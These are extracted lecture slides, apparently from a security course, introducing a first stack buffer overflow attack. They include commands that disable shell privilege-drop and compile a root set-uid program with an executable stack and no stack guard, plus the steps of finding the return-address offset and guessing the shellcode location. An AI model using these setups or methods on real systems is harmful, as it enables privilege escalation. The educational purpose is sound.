- Set /bin/sh to a shell **with no RUID != EUID privilege drop** countermeasure (for now…)

```
sudo ln -sf /bin/zsh /bin/sh
```

- Compile a **root owned** **set-uid** version of stack.c w/ **executable stack enabled** + **no stack guard**


(In the lab, this is already done for you with the `makefile`)

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```

Our first buffer overflow attack


GOAL:
Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address



Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"

<u>Step 2:</u> Find the address to place our malicious **shellcode**


We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack

We do not know the exact memory location of buffer, because it varies depending on program memory usage

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



We do not know where *exactly* our malicious code is


We only know that our code we inject gets copied into a `buffer` on stack

We do not know the exact memory location of buffer, because it varies depending on program memory usage

We do control *where* in the buffer we inject our malicious code

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack


We do not know the exact memory location of buffer, because it varies depending on program memory usage
(sometimes)

We are going to guess ☺

We can get the values for $ebp and $esp to help!

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address




<u>Step 1:</u> Find the offset between the base of the buffer and the return address


Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address

<u>Step 1:</u> Find the offset between the base of the buffer and the return address



“badfile”




(This might seem obvious, but often times we might not know how big the buffer is!)

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address

<u>**Step 1:**</u> Find the offset between the base of the buffer and the return address



Return address =

